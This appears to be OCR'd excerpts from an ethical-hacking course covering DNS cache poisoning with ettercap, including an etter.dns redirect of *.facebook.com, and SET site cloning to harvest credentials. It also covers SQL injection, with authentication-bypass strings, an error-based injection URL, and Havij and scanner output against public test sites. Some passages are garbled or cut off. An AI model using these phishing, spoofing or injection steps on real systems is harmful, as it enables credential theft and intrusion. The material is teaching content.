DNS poisoning is to poison the DNS. In this way and user want to go to some site like the hacker will resolve its ip so it comes to hacker computer first and it will save its username and password and then forward the client to the original website. This technique employed in i

Operate the set tool kit. Choose 1 for social engineering attack. Then 2 for web site attack vector. Then choose 3 for credential harvester attack method. Then choose 2 for site cloner. Put the hacker computer ip. Then enter the website that you want to make for it phishing ie


Then make the dns poisoning. Edit the etter.dns



```
#                                                                            #
# or for MX query:                                                           #
#    domain.com MX xxx.xxx.xxx.xxx                                           #
#                                                                            #
# or for WINS query:                                                         #
#    workgroup WINS 127.0.0.1                                                #
#    PC*       WINS 127.0.0.1                                                #
#                                                                            #
# NOTE: the wildcarded hosts can't be used to poison the PTR requests        #
#       so if you want to reverse poison you have to specify a plain         #
#       host. (look at the www.microsoft.com example)                        #
#                                                                            #
##############################################################################

################################
# microsoft sucks ;)
# redirect it to www.linux.org
#
*.facebook.com    A   192.168.1.4
microsoft.com      A   198.182.196.56
*.microsoft.com    A   198.182.196.56
www.microsoft.com  PTR 198.182.196.56      # Wildcards in PTR are not allowed

##########################################
# no one out there can have our domains...
#

www.alor.org  A 127.0.0.1
```

Operate the ettercap by typing ettercap -G. Choose sniff, unified sniffing. Then scan for hosts. Then choose mitm and choose sniff remote connections. Choose dns_spoof plugin. Then start sniffing.

Understand DNS Cash poisoning



- Understand DNS Cache Poisoning

- DNS spoofing (or DNS cache poisoning) is a computer hacking attack, whereby data is introduced into a Domain Name System (DNS) name server's cache database, causing the name server to return an incorrect IP address, diverting traffic to another computer (often the attacker's).

We can do it in windows machine also

Part 8: Hacking Web Servers


Part 8 of Certified Ethical Hacker (CEH) Course

By

Dr. Hidaia Mahmood Alassouli


Hidaia_alassouli@hotmail.com

Part 8: Hacking Web Servers




- Understand Database
- A database is an organized collection of data. The data are typically organized to model relevant aspects of reality in a way that supports processes requiring this information. For example, modeling the availability of rooms in hotels in a way that supports finding a hotel with vacancies.
- Database Query
- SELECT * FROM user WHERE username = 'admin' AND password = admin'
- Database Command
- SELECT
- Insert
- Update
- Delete
- UNION ALL
- ORDER BY

Name	Age	Gender	Eye Color
Kelly	[illegible]	Female	Blue
Jim	[illegible]	[illegible]	Brown
Margo	[illegible]	Female	Green




- Understand SQL Injection Vulnerability
- SQL injection is a code injection technique, used to attack data driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).[1] SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

The data base injection is to inject the database with certain data to alter the database and execute certain commands on the system that has this database.




- Understand discover SQL Injection
- When type ' see some error
- Warning: pg_result(): supplied argument is not a valid PostgreSQLresult resource in
- -Warning: ociexecute() [function.ociexecute]: OCIStmtExecute: ORA-00936: missing expression in
- -[Macromedia][SequeLinkJDBC Driver][ODBC Socket][Microsoft][ODBC Microsoft Access Driver] Syntax error (missing operator) in query expression 'id = 102''.
- -MysqlError Output:You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'


If we put ' and we het error code, then the website has mysql injection.



- SQL Injection Threat
- authentication bypass
- data retrieval (tables, columns)
- reading files (application or system file
- writing files to the operating system
- executing system commands




- SQL Injection authentication bypass
- can use some Comments
- ' or 1=1 --
- ' or '1'='1' --
- ' or '1'='1' ({
- ' or '1'='1' #
-
- SELECT * FROM user WHERE username = 'admin'' AND password = admin'
- SELECT * FROM user WHERE username = ' or 1=1 -- '' AND password ='



- Automate SQL Injection using Havij
- Havij is an automated SQL Injection tool. It's famous enough that I'm sure you know it or you've heard its name. As you may have already been noticed about new version, it was just released today. It has new practical features such as "Dump all", it's similar to "--dump-all" in Sqlmap. As far as I concern mixture of Havij and Sqlmap can lead you to having successful attack on vulnerable target. By the permission of vendor which I've already been granted, I shall show you an example of a simple attack where the installed application on it was prone to a MySQL injection vulnerability

Havij - Advanced SQL Injection Tool

Download netsparker to scan web site



testasp.vulnweb.com:80
robots.txt
IIS Version Disclosure
Robots.txt Identified
Templates
Forbidden Resource
MainTemplate.dwt.asp
/
Cookie Not Marked As HttpOnly
Login.asp
?RetURL
Auto Complete Enabled
Password Transmitted Over HTTP
?RetURL (tfUName,tfUPass)
Register.asp
Search.asp

v3.0.2.0 is out

Read more about this release

From Netsparker Blog

Crawling (1/3)...

0020 / 0036

Scan Information

Current Speed : 13.7 req/sec
Average Speed : 17.2 req/sec
Total Requests : 155

Issues (6)

Password Transmitted Over HTTP
Cookie Not Marked As HttpOnly
Auto Complete Enabled
Robots.txt Identified
Forbidden Resource
IIS Version Disclosure

Take the vulnerable url




Table of Content

- SQL Injection
  - Vulnerability Summary
- Non Technical
  - Impact
  - Remediation
  - External References

SQL injection occurs when data input for example by a user is interpreted as a SQL command rather than normal data by the backend database. This is an extremely common vulnerability and its successful exploitation can have critical implications. Netsparker **confirmed** the vulnerability by executing a test SQL Query on the back-end database.

Summary

Severity : Critical

Confirmation : **Confirmed**

Vulnerable URL : http://testasp.vulnweb.com/Search.asp?tfSearch='+ (select convert(int,CHAR(95)+CHAR(33)+CHAR(64)+CHAR(50)+CHAR(100)+CHAR(105)+CHAR(108)+CHAR(101)+CHAR(109)+CHAR(109)+CHAR(97)) FROM syscolumns) +'


Issues (29)

- SQL Injection
  - /showforum.asp (id)
  - /Search.asp (tfSearch)
  - /showthread.asp (id)
  - /Register.asp (tfEmail)
  - /Login.asp (tfUName)
  - /Login.asp (tfUPass)
  - /Register.asp (tfRName)
  - /Register.asp (tfUName)
  - /Register.asp (tfUPass)

Group Issues by

● Vulnerability Type
○ Severity
○ Confirmation
○ URL

Open Havjj tools



Target: CHAR(109)%2BCHAR(109)%2BCHAR(97))+FROM+syscolumns)%20%2B

☐ Keyword: Auto Detect ☐ Syntax: Auto Detect

Data Base: Auto Detect Method: GET Type: Auto Detect


Havij - Advanced SQL Injection Tool

Version 1.13 Pro
Copyright © 2009-2010
By r3dm0v3

http://ITSecTeam.com
http://forum.itsecteam.com
info@itsecteam.com

Data Bases:
MsSQL with error
MsSQL no error
MsSQL Blind
MsAccess
MsAccess Blind
MySQL

Using webcruiser



URL: http://192.168.100.1:8080/wavsep/active/SQL-Injection/SInjection-Detection-Evaluation-GET-500Error/index.jsp GET

```
⊟ wavsep
  ⊟ active
    ⊟ SQL-Injection
      ⊟ SInjection-Detection-Evaluation-GET-500Error
          Case01-InjectionInLogin-String-LoginBypass-WithErrors.jsp?username=textvalue&password=textvalue2
          Case01-InjectionInLogin-String-LoginBypass-WithErrors.jsp
          Case02-InjectionInSearch-String-UnionExploit-WithErrors.jsp?msg=textvalue
          Case02-InjectionInSearch-String-UnionExploit-WithErrors.jsp
          Case03-InjectionInCalc-String-BooleanExploit-WithErrors.jsp?username=textvalue
          Case03-InjectionInCalc-String-BooleanExploit-WithErrors.jsp
          Case04-InjectionInUpdate-String-CommandInjection-WithErrors.jsp?msg=textvalue
          Case04-InjectionInUpdate-String-CommandInjection-WithErrors.jsp
          Case05-InjectionInSearchOrderBy-String-BinaryDeliberateRuntimeError-WithErrors.jsp?orderby=msgid
          Case05-InjectionInSearchOrderBy-String-BinaryDeliberateRuntimeError-WithErrors.jsp
```


```
Address                                                                                             Vulnerabil
http://192.168.100.1:8080/wavsep/active/SQL-Injection/SInjection-Detection-Evaluation-GET-500Error/Case01-...  URL SQL In
http://192.168.100.1:8080/wavsep/active/SQL-Injection/SInjection-Detection-Evaluation-GET-500Error/Case01-...  URL SQL In
http://192.168.100.1:8080/wavsep/active/SQL-Injection/SInjection-Detection-Evaluation-GET-500Error/Case01-...  URL SQL In
http://192.168.100.1:8080/wavsep/active/SQL-Injection/SInjection-Detection-Evaluation-GET-500Error/Case01-...  URL SQL In
http://192.168.100.1:8080/wavsep/active/SQL-Injection/SInjection-Detection-Evaluation-GET-500Error/Case01-...  URL SQL In
http://192.168.100.1:8080/wavsep/active/SQL-Injection/SInjection-Detection-Evaluation-GET-500Error/Case02-...  URL SQL In
http://192.168.100.1:8080/wavsep/active/SQL-Injection/SInjection-Detection-Evaluation-GET-500Error/Case03-...  URL SQL In
http://192.168.100.1:8080/wavsep/active/SQL-Injection/SInjection-Detection-Evaluation-GET-500Error/Case03-...  URL SQL In
http://192.168.100.1:8080/wavsep/active/SQL-Injection/SInjection-Detection-Evaluation-GET-500Error/Case04-...  URL SQL In
